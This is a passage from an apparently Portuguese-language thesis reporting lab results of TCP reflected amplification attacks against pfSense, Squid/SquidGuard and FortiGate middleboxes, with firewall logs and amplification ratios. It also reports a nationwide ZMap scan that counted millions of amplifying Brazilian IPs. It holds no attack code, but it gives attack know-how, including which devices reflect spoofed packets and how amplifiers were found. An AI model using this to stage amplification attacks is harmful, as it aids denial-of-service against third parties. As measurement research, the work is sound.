uma página local de bloqueio. Esse redirecionamento mantém a URL original exibida no navegador, proporcionando transparência ao usuário e uma notificação visual clara do bloqueio, conforme ilustrado na Figura 4.8 [69].

Porém, essa abordagem baseada em DNS impõe limitações relevantes contra ataques de amplificação sobre TCP. Diferentemente de *middleboxes* que interceptam conexões e realizam inspeção profunda ou reescrita de pacotes, o pfBlockerNG não opera como *proxy* transparente nem gera páginas de resposta em pacotes TCP maliciosos ou forjados, limitando seu potencial de amplificação. A análise do tráfego via Wireshark, ilustrada na Figura 6.2 e corroborada pelos *logs* do pfSense da Figura 6.3, confirmou que, apesar do envio correto dos pacotes forjados, não houve retorno significativo de tráfego amplificado, enquanto em acessos legítimos a página de bloqueio era exibida normalmente.

Segundo Sébastien Meniere, autor do código, parte da ausência de resposta pode estar relacionada à estrutura incompleta dos *payloads* dos pacotes de teste, reforçando que o formato e conteúdo do tráfego influenciam diretamente a geração de respostas. Dessa forma, embora eficaz no bloqueio de acessos manuais por DNSBL, a arquitetura do pfBlockerNG não favorece a reflexão seguida de amplificação em ataques baseados em TCP.

Para uma avaliação quantitativa, realizou-se um experimento de cinco minutos no qual o atacante transmitiu 2.044.369 pacotes (150.000.005 *bytes*) e o alvo recebeu 2.044.368 pacotes (122.662.080 *bytes*), conforme mostrado nas Figura 6.4 e Figura 6.5. A taxa de amplificação, conforme a Equação 2.1, foi de 1,00×, indicando que o volume da resposta foi, no máximo, equivalente ao da solicitação, não configurando amplificação efetiva. Contudo, o ataque de reflexão foi comprovadamente bem-sucedido, pois os pacotes forjados geraram respostas direcionadas ao alvo, validando o funcionamento do mecanismo de reflexão. A Figura 6.6 complementa essa análise ao mostrar a distribuição das *flags* TCP nos pacotes recebidos, evidenciando a natureza passiva da resposta do sistema.

Esses resultados indicam que, embora o pfBlockerNG assegure proteção contra amplificação de tráfego malicioso, ele permite a reflexão de pacotes, o que representa uma vulnerabilidade parcial. Em comparação com *middleboxes* que injetam respostas HTTP, o pfBlockerNG se mostra seguro para mitigar riscos de amplificação TCP, mas não elimina completamente o potencial reflexivo do ataque.

Block- Last 25 Alert Entries

Date	IF	Rule	Proto	Source	Destination	GeoIP	Feed
May 19 16:15:00	WAN	pfB_IPs_proibidos_v4 (1744722876)	TCP-S	192.168.24.61:11812 Unknown	66.254.114.41:80 reflectededge.reflected.net	Unk	IPs_proibidos_cu... 66.254.114.41
May 19 16:15:00 [1]	WAN	pfB_IPs_proibidos_v4 (1744722876)	TCP-S	192.168.24.61:33045 Unknown	98.143.146.7:80 98-143-146-7-host.colocrossing.com	Unk	IPs_proibidos_cu... 98.143.146.7
May 19 16:15:00	WAN	pfB_IPs_proibidos_v4 (1744722876)	TCP-S	192.168.24.61:29485 Unknown	157.240.13.35:80 edge-star-mini-shv-02-sin6.facebook.com	Unk	IPs_proibidos_cu... 157.240.13.35
May 19 16:15:00	WAN	pfB_IPs_proibidos_v4 (1744722876)	TCP-S	192.168.24.61:43996 Unknown	66.254.114.79:80 reflectededge.reflected.net	Unk	IPs_proibidos_cu... 66.254.114.79
May 19 16:15:00	WAN	pfB_IPs_proibidos_v4 (1744722876)	TCP-S	192.168.24.61:48684 Unknown	98.143.146.7:80 98-143-146-7-host.colocrossing.com	Unk	IPs_proibidos_cu... 98.143.146.7
May 19 16:15:00	WAN	pfB_IPs_proibidos_v4 (1744722876)	TCP-S	192.168.24.61:59306 Unknown	66.254.114.41:80 reflectededge.reflected.net	Unk	IPs_proibidos_cu... 66.254.114.41
May 19 16:15:00	WAN	pfB_IPs_proibidos_v4 (1744722876)	TCP-S	192.168.24.61:13523 Unknown	66.254.114.79:80 reflectededge.reflected.net	Unk	IPs_proibidos_cu... 66.254.114.79

Figura 6.3: *Logs* do pfBlockerNG no pfSense, evidenciando o bloqueio bem sucedido de domínios classificados como proibidos durante a execução do ataque.



Figura 6.4: Comparativo entre a quantidade de pacotes enviados pelo atacante e os pacotes recebidos pelo alvo durante o ataque de 5 minutos utilizando o pfSense com pfBlockerNG como *middlebox*.



Figura 6.5: *Bytes* cumulativos ao longo do tempo de 5 minutos utilizando o pfSense com pfBlockerNG como *middlebox*.



Figura 6.6: Distribuição de *flags* TCP do atacante e alvo utilizando o pfSense com pfBlockerNG como *middlebox*.

6.3 Resultados firewall pfSense + Squid + SquidGuard

A combinação do *Squid* com o *SquidGuard* foi inicialmente esperada para permitir o envio efetivo da página de bloqueio ao destino da requisição, uma vez que o *Squid* funciona como um *proxy* HTTP com capacidade de redirecionamento real. Essa expectativa se confirmou durante acessos manuais via navegador, onde ao visitar URLs categorizadas como proibidas, o redirecionamento era aplicado corretamente e a página de bloqueio era exibida, conforme a Figura 4.9 e evidenciado nos *logs* do SquidGuard (Figura 6.7).

Durante esses acessos legítimos, os registros do SquidGuard mostraram claramente o bloqueio da requisição com base na URL, registrando o IP de origem, a URL acessada e a ação de redirecionamento. Isso demonstra que o *proxy* atuava como esperado quando o tráfego era legítimo e estabelecia uma conexão completa via navegador.

No entanto, ao executar o ataque por reflexão amplificada sobre TCP, baseado no envio de pacotes forjados com o IP de origem da vítima, o comportamento observado foi diferente do esperado. Presumia-se que o SquidGuard, atuando como uma *middlebox* interceptadora, bloqueasse o tráfego ou retornasse uma página de bloqueio ao detectar um destino proibido. Entretanto, os registros do pfSense (Figura 6.8) mostram que o tráfego não foi bloqueado pela regra que restringia o acesso a sites proibidos. Em vez disso, o pacote foi processado pela regra imediatamente abaixo, intitulada “Permitir as máquinas da LAN ter acesso a todos sites”, indicando que o pacote forjado, embora representasse um acesso a conteúdo bloqueado, foi erroneamente classificado como legítimo e liberado, impedindo o funcionamento do ataque.

Esse comportamento indica que os pacotes forjados, por não seguirem o fluxo legítimo e não estabelecerem conexões completas, não foram inspecionados ou interceptados pelo Squid. Assim, o redirecionamento e a resposta HTTP foram processados apenas para requisições legítimas vindas de usuários reais, o que impediu a geração de tráfego refletido útil para a vítima do ataque.

Portanto, como demonstrado pelas evidências empíricas (Figura 6.7, Figura 6.8), o ambiente com Squid + SquidGuard não respondeu ao tráfego forjado como esperado. Embora o bloqueio tenha funcionado corretamente ao acessar URLs reais por meio de um navegador, o ataque baseado em pacotes TCP com endereço de origem falsificado foi permitido. Isso evidencia que o sistema de filtragem não foi capaz de identificar e nem bloquear tráfego malicioso fora do fluxo tradicional de navegação HTTP, como é o caso do ataque por reflexão. Como consequência, o tráfego atingiu seu destino sem ser interceptado, impedindo que a resposta refletida fosse enviada à vítima, e, portanto, inviabilizando a realização do ataque.



Figura 6.7: *Logs* do SquidGuard, integrado ao Squid no pfSense, evidenciando o bloqueio bem sucedido de domínios classificados como proibidos por meio de acesso manual via navegador.

Figura 6.8: *Logs* do pfSense evidenciando a ausência de bloqueio por parte do SquidGuard durante o ataque, contrariando o comportamento esperado.

6.4 Resultados firewall FortiGate

O ataque no FortiGate apresentou um comportamento semelhante ao observado no pfSense, bloqueando os domínios proibidos durante a execução do ataque, conforme evidenciado na Figura 6.9. O FortiGate refletiu os pacotes para o alvo, porém sem causar amplificação, entretanto, uma leve perda nos pacotes refletidos em direção à vítima, provavelmente devido às tecnologias adicionais e aos mecanismos avançados de filtragem presentes no FortiGate, que são mais robustos em comparação aos do pfSense.

Apesar das expectativas em relação ao FortiGate, os testes mostraram que essa solução também não conseguiu refletir a página de bloqueio para o alvo do ataque. Embora pos-

sua recursos avançados de inspeção e filtragem, o FortiGate depende do estabelecimento completo da conexão TCP (o *three-way handshake*) para aplicar políticas como bloqueios baseados em conteúdo ou a exibição de páginas HTML de advertência. Dessa forma, não responde a pacotes TCP incompletos, como aqueles usados em ataques com *flags* SYN ou ACK isolados.

Quando recebe pacotes não pertencentes a sessões válidas, por exemplo, pacotes forjados simulando tentativas de conexão sem resposta do destino, o FortiGate descarta ou bloqueia silenciosamente a requisição, sem gerar respostas HTTP visíveis. Esse comportamento impede que o *firewall* responda a tráfego fora de contexto que poderia ser explorado para amplificação.

Assim, mesmo sendo uma solução robusta e profissional, o FortiGate apresentou o mesmo resultado prático do pfBlockerNG no experimento, onde não foi possível provocar a geração e o envio de uma página de bloqueio ao alvo externo. Essa limitação evidencia a dificuldade de explorar *middleboxes* modernas em ataques de reflexão TCP, devido ao tratamento rigoroso de sessões incompletas e conexões forjadas.

Para avaliar quantitativamente o comportamento do *firewall*, realizou-se um experimento de cinco minutos em que o atacante enviou 2.044.328 pacotes, totalizando 149.999.948 *bytes*, enquanto o alvo recebeu 1.384.473 pacotes e 83.068.380 *bytes* (ver Figura 6.10 e Figura 6.11). A taxa de amplificação, conforme a Equação 2.1, foi de 0,68×, indicando que o volume de resposta foi cerca de 32,27% menor que o da solicitação original, ou seja, não houve amplificação efetiva que representasse risco real de ataque neste cenário. A Figura 6.12 apresenta a distribuição das *flags* TCP nos pacotes recebidos, fornecendo informações adicionais sobre o tipo de resposta gerada.

Date/Time		Source	Device	Destination	Application Name	Result	Policy ID
46 minutes ago		192.168.24.61		157.240.13.35		Deny: UTM Blocked	WAN -> INTERNET (3)
46 minutes ago		192.168.24.61		66.254.114.41		Deny: UTM Blocked	WAN -> INTERNET (3)
46 minutes ago		192.168.24.61		98.143.146.7		Deny: UTM Blocked	WAN -> INTERNET (3)
46 minutes ago		192.168.24.61		98.143.146.7		Deny: UTM Blocked	WAN -> INTERNET (3)
46 minutes ago		192.168.24.61		157.240.13.35		Deny: UTM Blocked	WAN -> INTERNET (3)
46 minutes ago		192.168.24.61		98.143.146.7		Deny: UTM Blocked	WAN -> INTERNET (3)
46 minutes ago		192.168.24.61		66.254.114.41		Deny: UTM Blocked	WAN -> INTERNET (3)
46 minutes ago		192.168.24.61		66.254.114.79		Deny: UTM Blocked	WAN -> INTERNET (3)
46 minutes ago		192.168.24.61		66.254.114.41		Deny: UTM Blocked	WAN -> INTERNET (3)

Figura 6.9: *Logs* do FortiGate, evidenciando o bloqueio bem sucedido de domínios classificados como proibidos durante a execução do ataque.



Figura 6.10: Comparativo entre a quantidade de pacotes enviados pelo atacante e os pacotes recebidos pelo alvo durante o ataque de 5 minutos utilizando o FortiGate como *middlebox*.



Figura 6.11: Bytes cumulativos ao longo do tempo de 5 minutos utilizando o FortiGate como *middlebox*.



Figura 6.12: Distribuição de *flags* TCP do atacante e alvo utilizando o FortiGate como *middlebox*.

6.5 Comparativo dos resultados dos três firewalls

A análise comparativa dos três ambientes, pfSense com pfBlockerNG, pfSense com Squid e SquidGuard, e FortiGate, mostrou que, enquanto o pfSense com pfBlockerNG e o FortiGate permitiram o mecanismo de reflexão, o ambiente com Squid e SquidGuard não respondeu aos pacotes forjados, impedindo reflexão e amplificação. Contudo, nenhum cenário apresentou amplificação de tráfego. No pfSense com pfBlockerNG, quase todos os pacotes enviados pelo atacante foram refletidos, resultando em amplificação unitária (1,00×), sem injeção de conteúdo significativo para amplificação. O pfSense com Squid e SquidGuard bloqueou efetivamente acessos legítimos, mas não respondeu a pacotes forjados, impedindo reflexão e amplificação, devido à dependência do estabelecimento completo da conexão TCP. O FortiGate refletiu parcialmente os pacotes, com taxa de amplificação de 0,68×, indicando que o alvo recebeu cerca de 32,27% menos pacotes que o enviado. Esse *firewall* rejeita pacotes TCP isolados ou malformados, reduzindo riscos de amplificação e mostrando maior robustez no controle e filtragem de sessões suspeitas.

De modo geral, os resultados indicam que, no contexto do código utilizado neste trabalho, todos os sistemas analisados demonstraram resistência à amplificação via TCP quando confrontados com pacotes forjados. Apesar disso, observou-se que alguns deles ainda permitem certo grau de reflexão, embora insuficiente para viabilizar um ataque efetivo de amplificação. O comportamento observado reforça a ideia de que, para que a amplificação ocorra, a *middlebox* precisa não apenas responder ao tráfego, mas também injetar conteúdo considerável, como páginas HTML ou mensagens de erro detalhadas, mesmo em conexões incompletas, o que não se verificou nos experimentos. A Tabela 6.1

apresenta um comparativo dos resultados obtidos, indicando o volume de pacotes enviados pelo atacante, o volume de pacotes refletidos e recebidos pelo alvo, a porcentagem recebida em relação ao total enviado e a respectiva taxa de amplificação para cada *middlebox* testada. Os resultados com Squid e SquidGuard foram excluídos por falta de dados representativos, já que, apesar do bloqueio via navegador, o tráfego do código de ataque foi permitido, indicando um comportamento inconsistente do *proxy* diante de diferentes tipos de requisição. Nos demais casos, o pfSense com pfBlockerNG refletiu praticamente todos os pacotes (quase 100%), com amplificação unitária (1,00×), enquanto o FortiGate apresentou uma taxa de reflexão de cerca de 67,7%, resultando em amplificação inferior a 1 (0,68×).

Tabela 6.1: Comparativo dos resultados obtidos durante cinco minutos de ataque nas *middleboxes* pfSense + pfBlockerNG e FortiGate

Middlebox	**Pacotes enviados**	**Pacotes recebidos**	**% recebido**	**Amplificação**
pfSense + pfBlockerNG	2.044.369	2.044.368	99,99%	1.00×
FortiGate	2.044.328	1.384.473	67,73%	0.68×

Essas observações evidenciam que, embora as técnicas de ataque por reflexão sobre TCP ainda sejam funcionais em algum grau, a maioria das *middleboxes* modernas implementa mecanismos que dificultam sua exploração como vetores de amplificação. Em especial, muitas exigem o estabelecimento completo da conexão TCP antes de enviar respostas com dados substanciais. Dessa forma, a realização eficaz do ataque exigiria modificações no código utilizado, a fim de contornar essas barreiras impostas por *middleboxes* mais robustas.

6.6 Análise dos resultados da varredura

Inicialmente, a varredura no Brasil foi executada de forma convencional, sem o uso de qualquer túnel ou serviço adicional, mas apresentou um resultado fraco, com baixo número de respostas. Isso possivelmente se deve a bloqueios do provedor de internet, comuns em conexões domésticas, que restringem ou filtram pacotes considerados anômalos ou de alta frequência, especialmente pelo fato da varredura ter sido feita a partir de uma rede desse tipo. Para contornar essa limitação, a varredura foi refeita utilizando uma conexão VPN com saída nos Estados Unidos, o que permitiu uma rota de saída diferente e mais permissiva, resultando em uma taxa significativamente maior de respostas.

De acordo com o resultado do *script* `stats.py`, ilustrado na Figura 5.1, e com base nos dados gerados pelo `zmap` em conjunto com o módulo `forbidden_scan`, a varredura realizada no espaço de endereços IP brasileiro, abrangendo 40.805.661 blocos IPv4, identificou um total de 13.299.793 endereços IP únicos que responderam às requisições enviadas. Dentre esses, 4.541.741 IPs foram classificados como amplificadores, ou seja, possíveis *middleboxes* que retornaram respostas maiores que os pacotes de requisição enviados, indicando vulnerabilidade ao ataque de reflexão amplificada sobre TCP (ver Figura 6.13). Essa execução da varredura teve duração aproximada de 2 horas e 26 minutos, conforme ilustrado na Figura 6.14.

O número elevado de IPs respondentes identificados como amplificadores, mais de 4,5 milhões, não representa diretamente a quantidade de *middleboxes* distintas no espaço IP brasileiro. Em vez disso, esse valor reflete o total de endereços IP que responderam aos *probes* enviados pela varredura, o que pode incluir múltiplos IPs situados atrás de um mesmo dispositivo intermediário. É comum que *middleboxes*, como *firewalls*, *proxies* transparentes e sistemas de DPI (*Deep Packet Inspection*), interfiram no tráfego de grandes faixas de IPs, respondendo em nome de diversos dispositivos. Dessa forma, uma única *middlebox* pode gerar respostas de centenas ou milhares de endereços IP atrás dela, inflando o número de IPs classificados como vulneráveis.

Além disso, o elevado número de respostas amplificadas pode ser atribuído à forma como esses dispositivos manipulam pacotes TCP com conteúdo sensível, onde mesmo sem o *handshake* completo, muitos retornam mensagens de bloqueio extensas (como páginas HTML), resultando em amplificação de tráfego. No contexto brasileiro, a ampla adoção de *middleboxes* por provedores, instituições e redes corporativas, muitas vezes mal configuradas ou desatualizadas, contribui significativamente para esse cenário. Portanto, os resultados obtidos não apenas confirmam a existência de *middleboxes* vulneráveis em larga escala no país, como também reforçam a hipótese de que esses dispositivos estão concentrados em certos pontos da infraestrutura de rede, sendo compartilhados por múltiplos IPs.

Um exemplo claro desse fenômeno foi observado nas varreduras realizadas em duas redes reais, aqui denominadas rede A e rede B para preservar sua identidade, que, apesar de possuírem infraestrutura relativamente reduzida, apresentaram um número expressivo de IPs amplificadores. Na rede A, identificaram-se 12.481 IPs únicos respondentes, dos quais 8.819 eram amplificadores, com taxa média de amplificação de 1,777× e total de 2.334.588 *bytes* amplificados; já na rede B, foram 6.319 IPs respondentes, sendo 4.444 amplificadores, com taxa média de 1,772× e total de 1.173.560 *bytes* amplificados. Esses resultados indicam que a elevada quantidade de IPs amplificadores não está necessariamente vinculada à presença de muitos dispositivos distintos, mas sim à atuação de poucas

middleboxes estrategicamente posicionadas, capazes de responder por amplos blocos de endereços e afetar o tráfego de forma significativa, como também evidenciado pelos resultados agregados da varredura em todo o espaço IP brasileiro apresentados na Tabela 6.2.

Tabela 6.2: Resultados das varreduras em diferentes blocos de endereço IP.

Rede	IPs respondentes	IPs amplificadores	IPs não amplificadores	Bytes amplificados	Amplificação média
Brasil	13.299.793	4.541.741	8.758.052	1.119.928.020	1,655×
A	12.481	8.819	3.662	2.334.588	1,777×
B	6.319	4.444	1.875	1.173.560	1,772×

